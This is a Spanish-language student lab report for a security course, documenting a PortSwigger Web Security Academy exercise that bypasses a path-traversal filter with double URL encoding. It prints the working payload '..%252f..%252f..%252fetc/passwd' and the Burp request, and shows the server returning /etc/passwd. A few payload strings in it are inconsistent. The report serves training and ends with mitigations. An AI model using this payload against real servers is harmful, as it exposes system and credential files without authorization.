

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Universidad Politécnica de San Luis Potosí

Laboratorio 04-File path traversal, traversal sequences stripped with superfluous url-decode

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Contents

1.	Información del laboratorio	3
2.	Marco teórico y fundamentación técnica	3
2.1	Definición y Mecanismo	3
2.2	Variables de la vulnerabilidad	3
2.3	Diferenciación con Bases de Datos	4
2.4	Impacto en la Tríada CIA y OWASP	4
3.	Documentación Técnica y Procedimiento Paso a Paso	4
Paso 1:	Configuración del Proxy e Intercepción Inicial	4
Paso 2:	Navegación y Generación de Peticiones de Archivos	5
Paso 3:	Identificación del endpoint vulnerable	5
Paso 4:	Transferencia al módulo repeater	6
Paso 5:	Evaluación del control de seguridad	6
Paso 6:	Inyección y ejecución del payload	7
Paso 7:	Verificación de la respuesta del servidor	8
Paso 8:	Confirmación de resolución	9
4.	Explicación técnica del payload	10
5.	Recomendación de mitigación	10
6.	Referencias Bibliográficas	11

1. Información del laboratorio

- **Nombre del laboratorio:** Traversal sequences stripped non-recursively
- **Nivel de dificultad:** Practitioner
- **Tipo de explotación:** File Path Traversal
- **Objetivo del laboratorio:** Recuperar y desplegar el contenido del archivo de configuración del sistema `/etc/passwd`.
- **Explicación técnica de la vulnerabilidad:** La aplicación web intenta sanear el parámetro de entrada `filename` eliminando las secuencias de navegación de directorio (`../`). Sin embargo, el servidor web o el marco de desarrollo decodifica la solicitud HTTP antes de llamar a la función de sanitización y, posteriormente, la función o el sistema de archivos realiza un segundo decodificado de URL no necesario (superfluous URL decode) antes de acceder al recurso. Al enviar los caracteres especiales doblemente codificados en URL (como `%252f` para `/`), la primera fase de sanitización analiza la cadena como caracteres alfanuméricos inofensivos (`%2f`), evadiendo el filtro. Luego, en la segunda fase de decodificación, se transforma en `/`, reconstruyendo la secuencia `../../etc/passwd`.

2. Marco teórico y fundamentación técnica

2.1 Definición y Mecanismo

La doble codificación URL (Double URL Encoding) o decodificación superflua ocurre cuando un componente de software procesa una entrada codificada en porcentaje (%-encoding) más de una vez consecutiva a lo largo de la canalización de procesamiento de la solicitud (request processing pipeline).

En un flujo seguro, la decodificación de URL debe realizarse exactamente una sola vez y antes de la validación y sanitización de datos. Cuando existe un desfase en la arquitectura (por ejemplo, el servidor web/proxy realiza un primer decode, la capa de aplicación valida la cadena, y la función de la API de archivos realiza un segundo decode implícito), se crea una ventana de evasión

2.2 Variables de la vulnerabilidad

- **Single URL Encoding:** Uso de codificación simple (ej. `%2e%2e%2f`) cuando los filtros sólo buscan texto plano `../`.
- **16-bit Unicode / Overlong UTF-8 Encoding:** Manipulación de representaciones complejas de caracteres (ej. `%c0%af` o `%c1%9c`) en servidores legacy que interpretan UTF-8 de forma no canónica.
- **Null Byte Injection (%00):** Inserción de un byte nulo al final del payload para truncar extensiones de archivo forzadas por el servidor (ej. `.jpg`).

2.3 Diferenciación con Bases de Datos

Al igual que en los laboratorios previos, esta vulnerabilidad no involucra lenguaje SQL ni gestores de bases de datos relacionales o NoSQL. El vector actúa directamente sobre la API del sistema de archivos del sistema operativo, ejecutando la lectura del recurso con los privilegios del proceso del servidor web (www-data, nobody, etc.).


2.4 Impacto en la Tríada CIA y OWASP

- **Confidencialidad (Alto Impacto):** Permite la lectura no autorizada de archivos críticos del sistema operativo (/etc/passwd, /etc/shadow), credenciales de la aplicación, claves privadas de API y código fuente.
- **Integridad (Impacto Variable):** Si la falla se presenta en funcionalidades de subida o modificación de archivos, se pueden sobrescribir binarios o archivos de configuración.
- **Disponibilidad (Impacto Variable):** Riesgo de causar una denegación de servicio (DoS) al intentar leer archivos de dispositivos de bloque especiales (ej. /dev/urandom) o modificar datos esenciales del sistema.
- **OWASP:** Clasificado en la categoría A01:2021 – Broken Access Control (OWASP Foundation, 2021).

3. Documentación Técnica y Procedimiento Paso a Paso

Paso 1: Configuración del Proxy e Intercepción Inicial

- Con Burp Suite configurado y el Proxy activo (Proxy > Intercept is on), se accede a la URL del laboratorio.




Paso 2: Navegación y Generación de Peticiones de Archivos

- Se presiona el botón **forward** para permitir que la página cargue en el navegador, y luego se navega al detalle de un producto o se inspecciona el catálogo para forzar la carga de las imágenes del sitio (/image?filename=...).

Paso 3: Identificación del endpoint vulnerable

- En Burp Suite, se accede a Proxy > HTTP history y se localiza la petición GET /image?filename=X.jpg HTTP/2. En este caso es la 37.jpg





Paso 4: Transferencia al módulo repeater

- Se hace clic derecho sobre la petición de la imagen en la lista del historial y se selecciona **send to repeater**.

Paso 5: Evaluación del control de seguridad

- Si se envía la secuencia estándar filename=../../../../etc/passwd, la ruta absoluta /etc/passwd o una secuencia recursiva como ../../../../etc/passwd, la aplicación devuelve un error.
- Esta respuesta confirma que la aplicación aplica un filtro que remueve las secuencias ../ estándar, bloquea rutas que inician con / y elimina las secuencias de navegación de archivos (../) antes de procesar la solicitud.





Paso 6: Inyección y ejecución del payload

- En la pestaña **Request** del repeater, se modifica el valor del parámetro filename por el payload con secuencias anidadas:
GET /image?filename=..%252f..%252f..%252fetc/passwd
- A continuación, se presiona el botón send.
- **Explicación:** La sentencia %252f representa la codificación en porcentaje de la diagonal /. El %25 representa % y 2f representa /, al procesarlo el código ve ..%2f y aprueba la cadena. La api de archivos posteriormente realiza un segundo decode transformando %2f en /, obteniendo ../../../../etc/passwd.

```
Request  Response
Pretty  Raw    Hex
1 GET /image?filename=.%252f..%252f..%252fetc/passwd
  HTTP/2
2 Host:
  0aa6006404b606e080c54e4600b400b5.web-security-academ
  y.net
3 Cookie: session=jHZidcw0KdcimeJfIIFonT030FoBzIS7
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image
  /*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
```

Paso 7: Verificación de la respuesta del servidor

- Se cambia a la pestaña **Response** dentro del repeater.
- El servidor responde con HTTP/2 200 OK y entrega el contenido del archivo `/etc/passwd`, mostrando la lista de usuarios del sistema Linux.

```
Request  Response
Pretty  Raw    Hex    Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Paso 8: Confirmación de resolución

WebSecurity Academy 

File path traversal, traversal sequences stripped with superfluous URL-decode

LAB Solved 

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!  

Continue learning >>

[Home](#)

WE LIKE TO

SHOP 



Personal Details

 **Andrea Morúa Bravo** 

185548@upslp.ed u.mx

Manage Account

Account Address 

No address associated with this account

Saved Cards

+

Add new card

Burp Suite
Web vulnerability scanner
Burp Suite Editions

Vulnerabilities
Cross-site scripting (XSS)
SQL injection



4. Explicación técnica del payload

- **Payload:** `..%252f..%252f..%252fetc/passwd`

El funcionamiento del payload se fundamenta en explotar la inconsistencia arquitectónica entre el módulo de filtrado de entrada y la API interna de lectura de archivos. Al construir la solicitud, se aplica una doble codificación URL en las barras diagonales (/). Dado que el carácter de porcentaje % equivale a %25 en formato hexadecimal, la secuencia %252f representa una representación encubierta de la diagonal.

Al ser recibida la petición por la infraestructura del servidor web o el proxy inverso, se ejecuta un primer decodificado automático de la entrada. En este proceso, la subcadena %25 se transforma en el carácter literal %, convirtiendo el payload en `..%2f..%2f..%2fetc/passwd`. Inmediatamente después, la función de seguridad o el filtro de la aplicación inspecciona el texto resultante en busca de secuencias maliciosas explícitas como `../`. Dado que la diagonal aún se encuentra codificada como %2f, la validación falla en detectar la amenaza y concede el paso a la solicitud al considerarla una entrada segura.

Finalmente, cuando la solicitud aprobada llega al componente backend encargada de manipular el sistema de archivos, este ejecuta una segunda decodificación de URL no intencionada (superfluous URL decode). Durante esta última fase, los caracteres %2f se convierten en diagonales reales (/), reconstruyendo la ruta `../..../etc/passwd`. Al evaluar esta instrucción desde el directorio de recursos (`/var/www/images/`), el sistema operativo retrocede tres niveles en la jerarquía de carpetas hasta alcanzar el directorio raíz / y procede a leer y exponer el archivo confidencial `/etc/passwd`.

5. Recomendación de mitigación

Para prevenir de forma definitiva las vulnerabilidades de Path Traversal causadas por decodificaciones redundantes y validaciones ineficaces, se deben aplicar los siguientes controles defensivos:

- **Desuso de Referencias Directas a Archivos:** Reemplazar los nombres de archivo pasados como parámetros por identificadores numéricos o claves indirectas mapeadas internamente en el servidor (ej. `id=104`), evitando que el usuario controle directamente la ruta o nombre del recurso.

- **Canonicidad y Decodificación Única:** Asegurar que la decodificación de URL se realice exactamente una sola vez en el punto de entrada de la aplicación. Se deben prohibir decodificaciones secundarias o redundantes en capas internas, librerías auxiliares o funciones del sistema de archivos.
- **Validación por Nombre Base:** Extraer únicamente el nombre simple del archivo eliminando cualquier prefijo de ruta, diagonales (/ , \) o secuencias de navegación antes de procesar la petición.
- **Verificación de Ruta Absoluta Canónica:** Resolver la ruta absoluta completa en el servidor y validar estrictamente que la ubicación final comience dentro del directorio base autorizado antes de abrir el recurso.
- **Principio de Mínimo Privilegio:** Configurar los permisos del sistema operativo para que la cuenta con la que ejecuta el servidor web posea exclusivamente permisos de lectura en la carpeta de recursos estáticos, bloqueando el acceso a directorios del sistema como /etc/ o carpetas de configuración.

6. Referencias Bibliográficas

- MITRE Corporation. (2023). *CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*. Common Weakness Enumeration. <https://cwe.mitre.org/data/definitions/22.html>
- OWASP Foundation. (2021). *A01:2021 – Broken Access Control*. OWASP Top 10:2021. https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/
- PortSwigger. (s.f.). *File path traversal*. Web Security Academy. Recuperado el 22 de septiembre de 2026, de <https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass>